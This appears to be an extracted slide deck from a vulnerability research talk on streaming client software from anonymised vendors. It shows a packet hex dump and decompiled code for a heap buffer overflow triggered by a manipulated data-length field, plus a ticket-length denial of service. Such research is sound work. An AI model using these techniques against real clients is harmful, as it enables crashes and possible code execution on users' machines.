
# Company B

## Heap Based Buffer Overflow due to Data Length Modulation of Initial Data

```
0000 70 5d cc bf 43 17 58 96 1d 62 06 33 08 00 45 00 p]..C.X..b..3..E.
0010 00 95 cd d0 40 00 80 06 00 00 c0 a8 00 05 70 a9 .....@.....p.
0020 68 f2 2e e8 06 69 ac 2b 22 4c c8 80 f8 e4 50 18 h....i.+ "L....P.
0030 10 04 9a d0 00 00 40 00 00 59 00 00 00 00 00 00 00 .....@.. .Y.....
0040 00 00 01 f2 2c 69 00 00 00 59 00 00 00 51 46 53 .....i.. .Y...QFS
0050 45 51 3d 38 38 30 35 39 37 34 32 3b 4c 53 45 51 EQ=88059 742;LSEQ
0060 3d 38 38 30 36 35 36 34 39 3b 44 45 50 54 48 3d =8806564 9;DEPTH=
0070 32 3b 4e 53 45 52 56 49 4e 47 3d 36 30 3b 55 43 2;NSERVI NG=60;UC
0080 50 55 3d 31 34 3b 55 4d 45 4d 3d 33 34 3b 41 54 PU=14;UM EM=34;AT
0090 54 52 3d 32 3b 49 53 50 49 4e 44 45 58 3d 36 00 TR=2;ISP INDEX=6.
00a0 00 00 00 ...
```

```
data_size = ntohs(*chunk);
v7 = chunk + 1;
src = chunk + 1;
if (data_size)
{
    *(_QWORD *)dest = 0i64;
    call_malloc_memset(data_size, dest, 0); // 여기서 할당하고 버퍼를 초기화함, 할당은 HeapAlloc()
    data_size2 = dest[0];
    vuln_memmove((void *)dest[1], src, dest[0]);
    src = (char *)src + data_size2;
    v9 = data_size2;
    v10 = (void *)dest[1];
    sub_5A6BADC0(&lpMem, (void *)dest[1], v9);
    LOBYTE(v19) = 1;
    sub_5A6B6F70(&lpMem, (int)L"FSEQ", unkown_chunk + 0xC0); // wchar_t
    sub_5A6B6F70(&lpMem, (int)L"LSEQ", unkown_chunk + 0xC8);
    sub_5A6B7510(&lpMem, (int)L"DEPTH", unkown_chunk + 0xE8);
    sub_5A6B7510(&lpMem, (int)L"NSERVING", unkown_chunk + 0xF4);
    sub_5A6B7510(&lpMem, (int)L"UCPU", unkown_chunk + 0x100);
    sub_5A6B7510(&lpMem, (int)L"UMEM", unkown_chunk + 0xFC);
    sub_5A6B6F70(&lpMem, (int)L"ATTR", unkown_chunk + 0x80);
    sub_5A6B7510(&lpMem, (int)L"ISPINDEX", unkown_chunk + 0xF8);
```

— : Packet Header  
— : Data Length




✓ Heap Based Buffer Overflow  
memmove(arg1, arg2, "Attacker's Input")

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# Company C


## Denial of Service


```
address B8 B9 BA BB BC BD BE BF |C0 C1 C2 C3 C4 C5 C6 C7 89ABCDEF01234567  
05C9FAB8 1C BD 45 02 11 98 CD 05 |06 00 00 00 70 00 00 00 . E... ....p...
```



```
1 int __usercall set_ticket_func@eax(_DWORD *a1@ecx, int a2@ebx)  
2{  
3     _DWORD *ticket_struct; // esi  
4     rsize_t ticket_size; // edi  
5     void *v4; // ST00.4  
6     int pExceptionObject; // [esp+14h] [ebp-10h]  
7     int v7; // [esp+18h] [ebp-10h]  
8     int v8; // [esp+24h] [ebp-4h]  
9  
10    v8 = 0;  
11    v7 = 0;  
12    ticket_struct = a1; // ticket_struct[0] - unknown  
13    // ticket_struct[1] - ticket_body address  
14    // ticket_struct[2] - ticket start point after some byte  
15    // ticket_struct[3] - max_size_of_ticket  
16    ticket_size = get_ticket_size(a1); // ticket size : 0x2f or 0x31 => size value is controllable  
17    if (ticket_struct[3] < (ticket_size + ticket_struct[2])) // crash 발생 부분  
18    {  
19        pExceptionObject = 1;  
20        _CxThrowException(&pExceptionObject, &_TI1_AVNai_BinaryScannerException_);  
21    }
```


- ✓ Make Ticket length value is greater than the length defined in the Ticket.
- ✓ It won't be processed properly, and be terminated after the Throw Exception.






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# Attack Surface



# Attack Surface





# Mutating Req. Data

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ No request data</li><li>◦ Just send data to client in tree-based grid</li></ul>	<ul style="list-style-type: none"><li>◦ In the initial connection process, the sequence number was transmitted to find the requested data.</li><li>◦ However, this is part of the initial connection process, which leads to disconnection unless it is a sequence within a certain interval.</li></ul>	<ul style="list-style-type: none"><li>◦ A receiver sends a 0x1b byte to sender for video data</li><li>◦ The requested data includes the Seq Num of the video data</li><li>◦ The sender parses the header of the request data and transmits the video data corresponding to the sequence number</li></ul>
